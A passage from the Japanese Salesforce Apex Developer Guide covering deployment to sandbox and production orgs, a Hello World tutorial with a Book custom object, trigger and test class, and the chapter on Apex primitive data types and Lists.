テスト記述について詳細は、「Apex のテスト」 (ページ 663)を参照してください。

Sandbox 組織への Apex のリリース

Sandbox を使用して、別の環境に組織のコピーを作成します。Salesforce 本番組織のデータやアプリケーションを損なうことなく、開発、テスト、トレーニングを行います。Sandbox は Salesforce 本番組織から隔離されているため、Sandbox で実行する操作が Salesforce 本番組織に影響することはなく、逆に本番組織で実行する操作が Sandbox に影響することもありません。

Apex を Force.com IDE のローカルプロジェクトから Salesforce 組織にリリースするには、Force.com のコンポーネントリリースウィザードを使用します。Force.com IDE についての詳細は、
`https://developer.salesforce.com/page/Force.com_IDE` を参照してください。

`deploy()` Metadata API コールを使用して、開発者組織から Sandbox 組織に Apex をリリースすることもできます。

便利な API コールは、`runTests()` です。開発組織または Sandbox 組織では、特定のクラス、クラスのリスト、または名前空間で単体テストを実行できます。

Salesforce には、これらのコマンドをコンソールウィンドウで発行できる Force.com 移行ツールがあります。また、独自のリリースコードを実装することもできます。

メモ: Force.com IDE および Force.com 移行ツールは、Salesforce が提供するユーザおよびパートナーをサポートする無料のリソースですが、Salesforce マスターサブスクリプション契約 (MSA) を趣旨とする当社サービスの一部とはみなされていません。

詳細は、「Force.com 移行ツールの使用」および「Apex のリリース」を参照してください。

Salesforce 本番組織への Apex のリリース

すべての単体テストが完了し、Apex コードが適切に実行されていることを確認したら、最後のステップは Salesforce 本番組織に Apex をリリースすることです。

Apex を Force.com IDE のローカルプロジェクトから Salesforce 組織にリリースするには、Force.com のコンポーネントリリースウィザードを使用します。Force.com IDE についての詳細は、https://developer.salesforce.com/page/Force.com_IDE を参照してください。

また、Salesforce ユーザインターフェースの変更セットを使用して Apex をリリースできます。

詳細および追加のリリースオプションは、「Apex のリリース」 (ページ 706)を参照してください。

Force.com AppExchange アプリケーションへの Apex コードの追加

AppExchange 用に作成するアプリケーションの Apex クラスまたはトリガを含むこともできます。

パッケージの一部として含まれている Apex はいずれも、累積テストカバー率が少なくとも 75% である必要があります。各トリガについても何らかのテストを行う必要があります。パッケージを AppExchange にアップロードすると、すべてのテストが実行され、エラーがない状態で実行されていることが確認されます。また、インストーラの組織にパッケージがインストールされるときにも、`@isTest(OnInstall=true)` アノテーションが付加されたテストが実行されます。テストに `@isTest(OnInstall=true)` アノテーションを付加することで、パッケージインストール時にどのテストを実行するかを指定できます。パッケージを正常にインストールするには、このアノテーションが付加されたテストに合格する必要があります。

また、Apex を含む AppExchange パッケージは管理パッケージとすることをお勧めします。

詳細は、*『Force.com Quick Reference for Developing Packages』* を参照してください。管理パッケージの Apex についての詳細は、Salesforce オンラインヘルプの「パッケージとは?」を参照してください。

メモ: 翻訳文のあるカスタム表示ラベルへの参照を含む Apex クラスのパッケージに翻訳を含めるには、トランスレーションワークベンチを有効にし、翻訳されたカスタム表示ラベルで使用されている個々の言語を明示的にパッケージ化します。Salesforce オンラインヘルプの「カスタム表示ラベルの概要」を参照してください。

第 3 章　Apex クイックスタート

Developer Edition または Sandbox 組織を入手したら、Apex の基本概念について学習する必要があります。Apex は Java によく似ているため、多くの機能がなじみ深いものです。

基本を確認したら、最初の Apex プログラムとして非常に単純なクラス、トリガおよび単体テストを作成することができます。

さらに、もう少し複雑な納入先請求書の例を確認することもできます。この例では、多数の言語機能を示します。

メモ: Hello World と納入先請求書のサンプルでは、カスタム項目およびオブジェクトが必要です。項目やオブジェクトを自分で作成したり、オブジェクト、項目および Apex コードを管理パッケージとして Force.com AppExchange からダウンロードできます。詳細は、https://developer.salesforce.com/docs を参照してください。

最初の Apex コードおよびトリガの作成

このステップごとのチュートリアルでは、簡単な Apex クラスおよびトリガを作成する方法を説明します。また、これらのコンポーネントを本番組織にリリースする方法を示します。

このチュートリアルは、最初のステップで作成される Book というカスタムオブジェクトに基づいています。このカスタムオブジェクトはトリガを使用して更新されます。

このセクションの内容:

1. カスタムオブジェクトの作成
2. Apex クラスの追加
3. Apex トリガの追加
4. テストクラスの追加
5. 本番組織へのコンポーネントのリリース

カスタムオブジェクトの作成

前提条件:

Sandbox の **Performance Edition**、**Unlimited Edition**、または **Enterprise** Edition 組織の Salesforce アカウント、または Developer Edition 組織のアカウント。

Sandbox 組織の作成についての詳細は、Salesforce オンラインヘルプの「Sandbox の概要」を参照してください。無償の Developer Edition 組織にサインアップするには、Developer Edition 環境のサインアップページを参照してください。

このステップでは、Price というカスタム項目を持つ Book というカスタムオブジェクトを作成します。

1. Sandbox または Developer Edition 組織にログインします。
2. [設定] から [作成] > [オブジェクト] をクリックし、[新規カスタムオブジェクト] をクリックします。
3. 表示ラベルに「*Book*」と入力します。
4. 複数形の表示ラベルには「*Books*」と入力します。
5. [保存] をクリックします。
   ご覧ください! 最初のカスタムオブジェクトを作成できました。次に、カスタム項目を作成します。
6. Book の詳細ページの [カスタム項目 & リレーション] セクションで、[新規] をクリックします。
7. データ型に [Number] を選択し、[次へ] をクリックします。
8. 項目の表示ラベルに「*Price*」と入力します。
9. 長さのテキストボックスに「16」と入力します。
10. 小数点の位置を指定するテキストボックスに「2」を入力し、[次へ] をクリックします。
11. 項目レベルのセキュリティのデフォルト値を受け入れるには、[次へ] をクリックします。
12. [保存] をクリックします。

Book というカスタムオブジェクトを作成し、それにカスタム項目を追加しました。カスタムオブジェクトには、Name や CreatedBy などの一部の標準の項目が含まれており、より実装に固有の項目をさらに追加することができます。このチュートリアルでは、Price 項目は Book オブジェクトの一部であり、アクセスするには次のステップで記述する Apex クラスを使用します。

Apex クラスの追加

前提条件:

- Sandbox の **Performance** Edition、**Unlimited** Edition、または **Enterprise** Edition 組織の Salesforce アカウント、または Developer Edition 組織のアカウント。
- Book カスタムオブジェクト。

このステップでは、本の価格を更新するメソッドを含む Apex クラスを追加します。このメソッドは、次のステップで追加するトリガでコールされます。

1. [設定] から [開発] > [Apex クラス] をクリックし、[新規] をクリックします。
2. クラスエディタで、次のクラス定義を入力します。

```
public class MyHelloWorld {



}
```

前述のコードは、次のステップで 1 つのメソッドを追加するクラス定義です。Apex コードは、通常、クラスに含まれています。このクラスは public と定義されているため、他の Apex クラスおよびトリガで使用できます。詳細は、「クラス、オブジェクトおよびインターフェース」 (ページ 64)を参照してください。

3. クラスの開き括弧および閉じ括弧の間にこのメソッド定義を追加します。

```
public static void applyDiscount(Book__c[] books) {

   for (Book__c b :books){

      b.Price__c *= 0.9;

   }

}
```

このメソッドは applyDiscount と呼ばれ、公開かつ静的メソッドです。これは静的メソッドであるため、メソッドにアクセスするためにクラスのインスタンスを作成する必要はありません。このメソッドにアクセスするには、クラス名の後にカンマ (.)、メソッド名を指定します。詳細は、「静的およびインスタンスメソッド」 (ページ 74)を参照してください。

このメソッドでは 1 つのパラメータ、Book レコードのリストを使用します。これは変数 books に割り当てられます。オブジェクト名の後に __c を記述し、Book__c とします。これは、この項目がカスタムオブジェクト、つまり自分で作成した項目であることを示します。Account など Salesforce アプリケーションで提供される標準オブジェクトの末尾はこのポストフィックスではありません。

コードの次のセクションでは、メソッド定義の残りを記述します。

```
for (Book__c b :books){

   b.Price__c *= 0.9;

}
```

項目名の後に __c を記述し、Price__c とします。これは、この項目がカスタム*項目*、つまり自分で作成した項目であることを示します。Salesforce のデフォルトで提供されている標準項目へのアクセスには同じ種類のドット表記が使用されますが、__c は使用されません。たとえば、Book__c.Name の Name 項目の末尾に __c は付きません。ステートメント b.Price__c *= 0.9; では b.Price__c の古い値を取り、この値を 0.9 で乗算します。つまり、10% 割り引きされた値にします。次に、新しい値を b.Price__c 項目に保存します。*= 演算子はショートカットです。このステートメントを作成する他の方法は、b.Price__c = b.Price__c * 0.9; です。「式の演算子について」 (ページ 45)を参照してください。

4. [保存]をクリックすると、新しいクラスが保存されます。これで、次の完全なクラス定義が設定されます。

```
public class MyHelloWorld {

   public static void applyDiscount(Book__c[] books) {

      for (Book__c b :books){

         b.Price__c *= 0.9;
```

```
        }
    }
}
```

これで、Book(本)リストを反復処理し、各本の価格項目を更新するコードを含むクラスを作成できました。このコードは、次のステップで作成するトリガによってコールされる `applyDiscount` 静的メソッドの一部です。

Apex トリガの追加

前提条件:

- Sandbox の **Performance** Edition、**Unlimited** Edition、または **Enterprise** Edition 組織の Salesforce アカウント、または Developer Edition 組織のアカウント。
- MyHelloWorld Apex クラス

このステップでは、前のステップで作成した `MyHelloWorld` クラスの `applyDiscount` メソッドをコールする `Book__c` カスタムオブジェクトのトリガを作成します。

*トリガ*は、Force.com プラットフォームデータベースで特定のタイプのレコードが挿入、更新、または削除される前または後に実行するコードの一部です。各トリガは、トリガが実行されるレコードへのアクセス権限を提供する一連のコンテキスト変数で実行します。すべてのトリガは一括で実行します。つまり、複数のレコードを一度に処理します。

1. [設定]から、[作成]>[オブジェクト]をクリックし、作成したオブジェクトの名前(Book)をクリックします。
2. [トリガ]セクションで、[新規]をクリックします。
3. トリガエディタで、デフォルトのテンプレートコードを削除し、このトリガの定義を入力します。

```
trigger HelloWorldTrigger on Book__c (before insert) {


   Book__c[] books = Trigger.new;


   MyHelloWorld.applyDiscount(books);
}
```

コードの最初の行はトリガを定義します。

```
trigger HelloWorldTrigger on Book__c (before insert) {
```

このコードはトリガに名前を付け、トリガを実行するオブジェクトを指定し、トリガを実行するイベントを定義します。たとえば、このトリガを HelloWorldTrigger とし、`Book__c` オブジェクトで動作し、新しいブックがデータベースに挿入される前に実行するようにします。

トリガの次の行は、books という名前のブックレコードのリストを作成し、Trigger.new というトリガコンテキスト変数の内容を割り当てます。Trigger.new などのトリガコンテキスト変数は、すべてのトリガで暗黙的に定義され、トリガを実行するレコードにアクセスできるようにします。この場合、Trigger.new には、挿入される新しいブックがすべて含まれます。

```
Book__c[] books = Trigger.new;
```

コードの次の行は、MyHelloWorld クラスのメソッド applyDiscount をコールします。新しいブックの配列に渡します。

```
MyHelloWorld.applyDiscount(books);
```

挿入されるすべてのブックの価格を更新するために必要なすべてのコードが揃いました。ただし、このパズルのピースが1つ不足しています。単体テストは、コードを記述する上で重要な部分であり、必須です。次のステップでは、これが重要である理由を確認し、テストクラスを追加できます。

テストクラスの追加

前提条件:

- Sandbox の **Performance** Edition、**Unlimited** Edition、または **Enterprise** Edition 組織の Salesforce アカウント、または Developer Edition 組織のアカウント。
- HelloWorldTrigger Apex トリガ

このステップでは、1 つのテストメソッドを持つテストクラスを追加します。また、テストを実行して、コードカバー率を検証します。テストメソッドはトリガとクラスのコードを実行して検証します。また、トリガとクラスのコードカバー率が 100% に達するようにします。

メモ: テストは開発プロセスの重要な部分です。Apex をリリースまたは Force.com AppExchange 用にパッケージ化する前に、次の条件を満たす必要があります。

- Apex コードの少なくとも 75% が単体テストでカバーされており、かつすべてのテストが成功している。

  次の点に注意してください。

  - 本番組織に Apex をリリースするときに、組織の名前空間内の各単体テストがデフォルトで実行されます。
  - System.debug へのコールは、Apex コードカバー率の対象とはみなされません。
  - テストメソッドとテストクラスは、Apex コードカバー率の対象とはみなされません。
  - Apex コードの 75% が単体テストでカバーされている必要がありますが、カバー率を上げることだけに集中すべきではありません。アプリケーションのすべての使用事例 (正・誤両方の場合や単一データだけでなく複数データの場合) の単体テストを作成するようにしてください。このような多様な使用事例のテストコードを実装することが 75% 以上のカバー率につながります。

- すべてのトリガについて何らかのテストを行う。
- すべてのクラスとトリガが正常にコンパイルされる。

1. [設定] から [開発] > [Apex クラス] をクリックし、[新規] をクリックします。

2. クラスエディタで、このテストクラスの定義を追加し、[保存] をクリックします。

```
@isTest

private class HelloWorldTestClass {

    static testMethod void validateHelloWorld() {

        Book__c b = new Book__c(Name='Behind the Cloud', Price__c=100);

        System.debug('Price before inserting new book: ' + b.Price__c);


        // Insert book

        insert b;


        // Retrieve the new book

        b = [SELECT Price__c FROM Book__c WHERE Id =:b.Id];

        System.debug('Price after trigger fired: ' + b.Price__c);


        // Test that the trigger correctly updated the price

        System.assertEquals(90, b.Price__c);

    }

}
```

このクラスは、`@isTest` アノテーションを使用して定義されています。こうして定義されたクラスには、テストメソッドのみが含まれます。テスト用に個別のクラスを作成することの利点の1つは、`isTest` で定義されたクラスは、すべての Apex コードに対して組織で設定された 3 MB の制限の対象としてカウントされないことです。`@isTest` アノテーションを個別のメソッドに追加することもできます。詳細は、「IsTest アノテーション」 (ページ 114)および「実行ガバナと制限」を参照してください。

メソッド `validateHelloWorld` は `testMethod` として定義されます。つまり、データベースに変更が行われると、実行の完了時に自動的にロールバックされ、テストメソッドで作成されたテストデータを削除する必要はありません。

まず、テストメソッドは新しいブックを作成し、データベースに一時的に挿入します。`System.debug` ステートメントによって、デバッグログに価格の値が書き込まれます。

```
Book__c b = new Book__c(Name='Behind the Cloud', Price__c=100);

System.debug('Price before inserting new book: ' + b.Price__c);
```

```
// Insert book

insert b;
```

ブックが挿入されると、コードは、挿入時にブックに割り当てられた ID を使用して新たに挿入されたブックを取得し、トリガによって変更された新しい価格を記録します。

```
// Retrieve the new book

b = [SELECT Price__c FROM Book__c WHERE Id =:b.Id];

System.debug('Price after trigger fired: ' + b.Price__c);
```

`MyHelloWorld` クラスが実行されると、`Price__c` 項目が更新され、値が 10% 減少します。次の行は実際のテストで、メソッド `applyDiscount` が実際に実行され、予想どおりの結果が得られたことを検証します。

```
// Test that the trigger correctly updated the price

System.assertEquals(90, b.Price__c);
```

3. 次に、開発者コンソールに切り替えてこのテストを実行し、コードカバー率情報を確認します。*あなたの名前* > **[開発者コンソール]** をクリックします。
   開発者コンソールウィンドウが開きます。
4. 開発者コンソールで、**[Test (テスト)]** > **[New Run (新規実行)]** をクリックします。
5. テストクラスを追加するには、**[HelloWorldTestClass]** をクリックし、**[>]** をクリックします。
6. **[実行]** をクリックしてテストを実行します。
   [Tests (テスト)] タブにテスト結果が表示されます。必要に応じて、[Tests (テスト)] タブのテストクラスを展開して、実行されたメソッドを確認できます。この場合、クラスには 1 つのテストメソッドのみが含まれます。
7. [Overall Code Coverage (全体のコードカバー率)] ペインに、このテストクラスのコードカバー率が表示されます。このテストでカバーされたトリガ内のコードの行 (100%) を表示するには、**[HelloWorldTrigger]** のコードカバー率行をダブルクリックします。また、トリガは `MyHelloWorld` クラスからメソッドをコールするため、このクラスにもカバー率 (100%) があります。クラスのカバー率を表示するには、**[MyHelloWorld]** をダブルクリックします。
8. [Logs (ログ)] タブのログリストで最新のログ行をダブルクリックして、ログファイルを開きます。実行ログが表示されます。このログには、トリガイベント、`applyDiscount` クラスメソッドへのコール、およびトリガ前後の価格のデバッグ出力に関するログ情報が含まれます。

ここまでで、Apex コードを記述して開発環境でテストを実行するために必要なすべてのステップを完了しました。実際に、コードを十分にテストして満足できる結果が得られたら、他の要件のコンポーネントと共にコードを本番組織にリリースできます。次のステップでは、コードと作成したカスタムオブジェクトを本番組織にリリースする方法を説明します。

本番組織へのコンポーネントのリリース

前提条件:

- Sandbox の **Performance Edition**、**Unlimited Edition**、または **Enterprise Edition** 組織の Salesforce アカウント。
- HelloWorldTestClass Apex テストクラス
- **受信変更セットを本番組織で受信できるようにする**、Sandbox と本番組織間のリリース接続。Salesforce オンラインヘルプの「変更セットの概要」を参照してください。
- **送信変更セットを作成、編集、またはアップロードするための「変更セットの作成とアップロード」ユーザ権限**

このステップでは、変更セットを使用して、以前に作成した Apex コードとカスタムオブジェクトを本番組織にリリースできます。

変更セットは **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、または Database.com Edition 組織でのみ使用できるものであるため、この手順は、Developer Edition 組織には適用されません。Developer Edition アカウントを使用している場合は、その他のリリースメソッドを使用できます。詳細は、「Apexのリリース」を参照してください。

1. [設定] で、[リリース] > [送信変更セット] をクリックします。
2. スプラッシュページが表示される場合は、[次へ] をクリックします。
3. [変更セット] リストで、[新規] をクリックします。
4. `HelloWorldChangeSet` など、変更セットの名前を入力し、必要に応じて説明を入力します。[保存] をクリックします。
5. [変更セットコンポーネント] セクションで、[追加] をクリックします。
6. コンポーネントの種類のドロップダウンリストで [Apex] を選択してから、リストから MyHelloWorld クラスと HelloWorldTestClass クラスを選択し、[変更セットに追加] をクリックします。
7. [連動関係を参照/追加] をクリックし、連動コンポーネントを追加します。
8. すべてのコンポーネントを選択するには、上部のチェックボックスをオンにします。[変更セットに追加] をクリックします。
9. 変更セットページの [変更セットの詳細] セクションで、[アップロード] をクリックします。
10. 対象組織 (この場合は本番組織) を選択し、[アップロード] をクリックします。
11. 変更セットのアップロードが完了したら、本番組織にリリースできます。
    a. 本番組織にログインします。
    b. [設定] で、[リリース] > [受信変更セット] をクリックします。
    c. スプラッシュページが表示される場合は、[次へ] をクリックします。
    d. リリース待ちの変更セットのリストで、変更セットの名前をクリックします。
    e. [リリース] をクリックします。

このチュートリアルでは、カスタムオブジェクトの作成方法、Apex トリガ、クラス、およびテストクラスの追加方法を学習しました。最後に、コードのテスト方法や、変更セットを使用したコードとカスタムオブジェクトのアップロード方法も学習しました。

第 4 章 データ型および変数

トピック:

この章では、Apex のデータ型と変数について説明します。関連する言語構成要素である列挙型、定数、式、演算子、および代入ステートメントなどについても説明します。

型

Apex の場合、すべての変数および式は次のいずれかのデータ型です。

- Integer、Double、Long、Date、Datetime、String、ID、または Boolean (「プリミティブデータ型」 (ページ 29)を参照) などのプリミティブデータ型
- 取引先、取引先責任者、または MyCustomObject__c など、汎用 sObject または特定の sObject のいずれかの sObject (第 4 章の「sObject 型」 (ページ 144)を参照)。
- 次のものを含むコレクション
  - プリミティブ、sObjects、ユーザ定義のオブジェクト、Apex クラスから作成されたオブジェクト、またはコレクションのリスト (配列) (「Lists」 (ページ 33)を参照)
  - プリミティブ型のセット (「Set」 (ページ 36)を参照)
  - プリミティブからプリミティブ、sObject またはコレクションへの対応付け (「対応付け」 (ページ 37)を参照)
- 列挙型と呼ばれる型付けされた値のリスト (「enum」 (ページ 39)を参照)
- ユーザ定義の Apex クラスから作成されるオブジェクト (「クラス、オブジェクトおよびインターフェース」 (ページ 64)を参照)
- システムが提供する Apex クラスから作成されるオブジェクト
- null (任意の変数に割り当てることができる `null` 定数)

メソッドは、上記のいずれかのデータ型を返すか、または値を返さない Void 型となります。

データ型チェックはコンパイル時に厳密に行われます。たとえば、データ型 Integer のオブジェクト項目に String 型の値が割り当てられると、パーサーはエラーを生成します。ただし、すべてのコンパイル時の例外は、エラーの行番号および列を記載した特定の障害コードとして返されます。詳細は、「Apex のデバッグ」 (ページ 620)を参照してください。

プリミティブデータ型

Apex は、SOAP API と同じプリミティブデータ型を使用します。すべてのプリミティブデータ型は、値によって渡されます。

すべての Apex 変数は、クラスのメンバー変数であるかメソッド変数であるかに関係なく、`null` に初期化されます。変数を使用する前に、必ず適切な値に初期化してください。たとえば、Boolean 変数を `false` に初期化します。

Apex のプリミティブデータ型は次のとおりです。

データ型	説明
Blob	単一のオブジェクトとして保存されるバイナリデータのコレクション。`toString` メソッドを使用してこのデータ型を String に変換したり、`valueOf` メソッドを使用して String からこのデータ型に変換したりできます。Blobs は Web サービス引数として受け入れられ、ドキュメントに保存され (ドキュメントの本文は Blob 型)、

データ型	説明
	添付ファイルとして送信されます。詳細は、「Crypto クラス」を参照してください。
Boolean	`true`、`false`、`null` のみを割り当てられる値。次に例を示します。 `Boolean isWinner = true;`
Date	特定の日を示す値。Datetime 値と異なり、Date 値に時間に関する情報は含まれません。Date は必ず、システムの静的メソッドを使用して作成する必要があります。 この Date 値は、単に Date 変数に数値を追加して日付を追加するなどの処理を行うことはできません。Date メソッドを使用する必要があります。
Datetime	タイムスタンプなど、特定の日と時刻を示す値。Datetime は必ず、システムの静的メソッドを使用して作成する必要があります。 Datetime 値に対して、単に Datetime 変数に数値を追加して分を追加するなどの処理を行うことはできません。Datetime メソッドを使用する必要があります。
Decimal	小数点を含む数値。Decimal は、任意の精度数です。通貨項目には自動的に Decimal 型が割り当てられます。 *scale*、つまり小数部分の桁数を明示的に、`setScale` メソッドを使って Decimal に設定しない場合、scale は Decimal が作成された項目によって決まります。 • decimal がクエリの一部として作成される場合、スケールはクエリから返される項目のスケールに基づきます。 • decimal が string から作成される場合、スケールは string の小数点以下の桁の文字数となります。 • decimal が小数以外の数値から作成される場合、数値を string に変換して小数点以下の桁の文字数を使用することで、スケールを決定します。
Double	小数点を含む 64 ビットの数値。Doubles の最小値は -2^{63}、最大値は $2^{63}-1$ です。次に例を示します。 `Double d=3.14159;` Doubles の科学的記数法 (e) はサポートされていません。
ID	有効な 18 文字の Force.com レコードの識別子。次に例を示します。 `ID id='00300000003T2PGAA0';` `ID` を 15 文字の値に設定すると、Apex は自動的に 18 文字表記に変換します。無効な `ID` 値は、実行時例外と共に却下されます。

データ型	説明
Integer	小数点を含まない 32 ビットの数値。Integer の最小値は -2,147,483,648、最大値は 2,147,483,647 です。次に例を示します。 `Integer i = 1;`
Long	小数点を含まない 64 ビットの数値。Longs の最小値は -2^{63}、最大値は $2^{63}-1$ です。Integer が提供するよりも広範囲の値が必要な場合に、このデータ型を使用します。次に例を示します。 `Long l = 2147483648L;`
Object	Apex がサポートする任意のデータ型—プリミティブデータ型(整数など)、ユーザ定義カスタムクラス、sObject 汎用型、または sObject 特定の種別(取引先など)。すべての Apex データ型が Object から継承されます。 基盤となるデータ型に対してより具体的なデータ型を示すオブジェクトをキャストできます。次に例を示します。 `Object obj = 10;` `// Cast the object to an integer.` `Integer i = (Integer)obj;` `System.assertEquals(10, i);` 次の例では、組織で事前定義されている `MyApexClass` という名前のカスタム Apex クラスであるユーザ定義型にオブジェクトをキャストする方法を示します。 `Object obj = new MyApexClass();` `// Cast the object to the MyApexClass custom type.` `MyApexClass mc = (MyApexClass)obj;` `// Access a method on the user-defined class.` `mc.someClassMethod();`
String	単一引用符で囲まれた文字のセット。次に例を示します。 `String s = 'The quick brown fox jumped over the lazy dog.';` 文字列サイズ: String には、使用できる文字数の制限はありません。ヒープサイズの制限を使用して、Apex プログラムが過度に大きくならないようにします。 空の文字列と末尾の空白文字: sObject の String 項目値は SOAP API と同じ規則に従います。空白は使用できず (`null` を除く)、先頭および末尾に空白文字を使用できません。データベースの保存はこれらの規則に従います。

データ型	説明
	これに対し、Apex の String には `null` または空白を使用できます。また、先頭と末尾に空白文字を使用できます (メッセージを構築するような場合に使用できます)。 Solution sObject 項目の SolutionNote は、特別なデータ型 String として処理されます。HTML ソリューションを有効にした場合、この項目で使用される HTML タグは、オブジェクトが作成または更新される前に検証されます。無効な HTML が入力されると、エラーが発生します。この項目で使用される JavaScript は、オブジェクトが作成または更新される前に削除されます。次の例では、Solution が詳細ページに表示される場合、SolutionNote 項目には H1 HTML 書式が適用されます。 `trigger t on Solution (before insert) {` `  Trigger.new[0].SolutionNote ='<h1>hello</h1>';` `}` 次の例では、Solution が詳細ページに表示される場合、SolutionNote 項目には "こんにちはさようなら" のみが含まれます。 `trigger t2 on Solution (before insert) {` `  Trigger.new[0].SolutionNote =` `  '<javascript>Hello</javascript>Goodbye';` `}` 詳細は、Salesforce オンラインヘルプの「HTML ソリューションの概要」を参照してください。 エスケープシーケンス: Apex のすべての String は SOQL 文字列と同じエスケープシーケンスを使用します (`\b` (バックスペース)、`\t` (タブ)、`\n` (改行)、`\f` (フォームフィード)、`\r` (行頭復帰)、`\"` (二重引用符)、`\'` (一重引用符)、`\\` (バックスラッシュ))。 比較演算子: Java と異なり、Apex の Strings では比較演算子を使用できます (==、!=、<、<=、>、>=)。Apex は SOQL 比較セマンティックを使用するため、Strings の結果はコンテキストユーザのロケールに従って照合され、大文字と小文字は区別されません。詳細は、「式の演算子について」 (ページ 45)を参照してください。 **String メソッド**: Java と同様、String はさまざまな標準メソッドを使用して処理できます。詳細は、「String クラス」を参照してください。 項目に割り当てた文字列値が長すぎる場合、API バージョン 15.0 以降を使用して保存 (コンパイル) した Apex クラスとトリガにはランタイムエラーが発生します。
Time	特定の時刻を示す値。Time 値は必ず、システムの静的メソッドを使用して作成する必要があります。「Time クラス」を参照してください。

また、次の2つの非標準のプリミティブデータ型は変数またはメソッドとして使用できませんが、システムの静的メソッドに表示されます。

- AnyType。`valueOf` 静的メソッドは AnyType データ型の sObject 項目を標準のプリミティブデータ型に変換します。AnyType は、Force.com プラットフォームデータベース内で、項目履歴管理テーブルの sObject 項目専用に使用されます。
- Currency。`Currency.newInstance` 静的メソッドは Currency データ型のリテラルを作成します。このメソッドは SOQL および SOSL の `WHERE` 句でのみ使用され、sObject 通貨項目の絞り込みを行います。Currency は Apex のその他のデータ型ではインスタンス化できません。

AnyType データ型についての詳細は、『*Salesforce および Force.com のオブジェクトリファレンス*』の「データ型」を参照してください。

Collections

Apex には、次の種類のコレクションがあります。

- Lists
- Map
- Set

メモ: コレクションに保持できる項目の数に制限はありません。ただし、ヒープサイズには制限があります。

Lists

リストは、インデックスで識別される要素の順序付けされたコレクションです。リストの要素には、プリミティブ型、コレクション型、sObject 型、ユーザ定義型、組み込み Apex 型のいずれかのデータ型を使用できます。たとえば、次の表は String のリストの視覚的な表示を示します。

インデックス 0	インデックス 1	インデックス 2	インデックス 3	インデックス 4	インデックス 5
'Red'	'Orange'	'Yellow'	'Green'	'Blue'	'Purple'

リスト内の最初の要素の位置は必ず 0 になります。

リストにはどのコレクションも含めることができ、相互にネストして、多次元的に構築できます。たとえば、Integer セットのリストのリストを作成できます。リストでは、コレクションを最大 4 レベルまでネストできます。つまり、全部で 5 つのレベルを使用できます。

リストを宣言するには、<> 文字で囲まれたプリミティブデータ型、sObject、ネストされたリスト、対応付け、または設定された要素の種類の前に `List` キーワードを使用します。次に例を示します。

```
// Create an empty list of String

List<String> my_list = new List<String>();

// Create a nested list
```

```
List<List<Set<Integer>>> my_list_2 = new List<List<Set<Integer>>>();
```

リストの要素にアクセスするには、Apex が提供する List メソッドを使用します。次に例を示します。

```
List<Integer> myList = new List<Integer>(); // Define a new list

myList.add(47);                      // Adds a second element of value 47 to the end

                                        // of the list

Integer i = myList.get(0);                    // Retrieves the element at index 0

myList.set(0, 1);                            // Adds the integer 1 to the list at index 0

myList.clear();                      // Removes all elements from the list
```

サポートされるすべてのメソッドなどの詳細は、「List クラス」 (ページ 2185)を参照してください。

一次元リストの配列表記の使用

プリミティブまたはオブジェクトの一次元リストを使用する場合、従来の配列表記を使用してリスト要素を宣言および参照することもできます。たとえば、次のようにデータ名または型名の後に [] 文字を挿入して、プリミティブまたはオブジェクトの一次元的リストを宣言することができます。

```
String[] colors = new List<String>();
```

これらの 2 つのステートメントは以前のものと同等です。

```
List<String> colors = new String[1];
```

```
String[] colors = new String[1];
```

一次元リストの要素を参照するには、リスト名の後に要素のインデックス位置を角括弧で囲んで表記することもできます。次に例を示します。

```
colors[0] = 'Green';
```

以前の String 配列のサイズは 1 つの要素として定義されますが (new String[1] の括弧の中の数)、List add メソッドを使用して新しい要素を追加する場合には可変的であり、必要に応じて増加する可能性があります。たとえば、複数の要素を colors リストに追加できます。ただし、角括弧を使用してリストに要素を追加する場合、リストは配列のように動作し、可変的ではありません。つまり、宣言された配列サイズよりも多くの要素を追加することはできません。

すべてのリストは null に初期設定されます。リストには値を割り当て、リテラル表記を使用してメモリを割り当てることができます。次に例を示します。

例	説明
`List<Integer> ints = new Integer[0];`	要素のない、サイズが 0 の Integer リストを定義します。
`List<Integer> ints = new Integer[6];`	メモリが 6 つの Integer に割り当てられた Integer リストを定義します。

リストの並び替え

要素のデータ型に応じて、リスト要素と順番を並び替えることができます。

`List.sort` メソッドを使用して、リスト内の要素を並び替えることができます。文字列型などのプリミティブデータ型の要素の場合、並び替えは昇順です。より複雑な他のデータ型の並び替え順序は、それらのデータ型に関する章で説明されています。

この例では、文字列のリストを並び替える順番を示し、リスト内で色が昇順になっていることを確認します。

```
List<String> colors = new List<String>{

    'Yellow',

    'Red',

    'Green'};

colors.sort();

System.assertEquals('Green', colors.get(0));

System.assertEquals('Red', colors.get(1));

System.assertEquals('Yellow', colors.get(2));
```

Visualforce SelectOption コントロールの場合、並び替えは値項目と表示項目に基づく昇順になります。SelectOption で使用する比較ステップの順序については、次のセクションを参照してください。

SelectOption のデフォルトの並び替え順

`List.sort` メソッドは、この比較順序に基づいて、値項目と表示ラベル項目を使用して昇順で SelectOption 要素を並び替えます。

1. 並び替えには最初に値項目が使用されます。
2. 2 つの値項目が同じ値の場合、または両方とも空の場合、表示ラベル項目が使用されます。

無効になっている項目は並び替えには使用されません。

テキスト項目の場合、並び替えアルゴリズムは Unicode 並び替え順を使用します。また、空の項目は並び替え順で空でない項目より前になります。

次の例では、リストに 3 つの SelectOption 要素が含まれています。United States と Mexico の 2 つの要素には同じ値項目 ('A') があります。`List.sort` メソッドは表示ラベル項目に基づいて 2 つの要素を並び替え、出力に示さ

れるように Mexico を United States より前に配置します。並び替えられたリストの最後の要素は Canada で、その値項目 'C' は 'A' より後になるためこのように並び替えられています。

```
List<SelectOption> options = new List<SelectOption>();

options.add(new SelectOption('A','United States'));

options.add(new SelectOption('C','Canada'));

options.add(new SelectOption('A','Mexico'));

System.debug('Before sorting: ' + options);

options.sort();

System.debug('After sorting: ' + options);
```

これは debug ステートメントの出力です。並び替え前後のリストの内容が示されています。

```
DEBUG|Before sorting: (System.SelectOption[value="A", label="United States",
disabled="false"],

  System.SelectOption[value="C", label="Canada", disabled="false"],

  System.SelectOption[value="A", label="Mexico", disabled="false"])

DEBUG|After sorting: (System.SelectOption[value="A", label="Mexico", disabled="false"],

  System.SelectOption[value="A", label="United States", disabled="false"],

  System.SelectOption[value="C", label="Canada", disabled="false"])
```

Set

セットは、重複を含まない要素の順序付けされていないコレクションです。セットの要素には、プリミティブ型、コレクション型、sObject 型、ユーザ定義型、組み込み Apex 型のいずれかのデータ型を使用できます。たとえば、次の表は都市名を使用する文字列のセットを示します。

'San Francisco'	'New York'	'Paris'	'Tokyo'

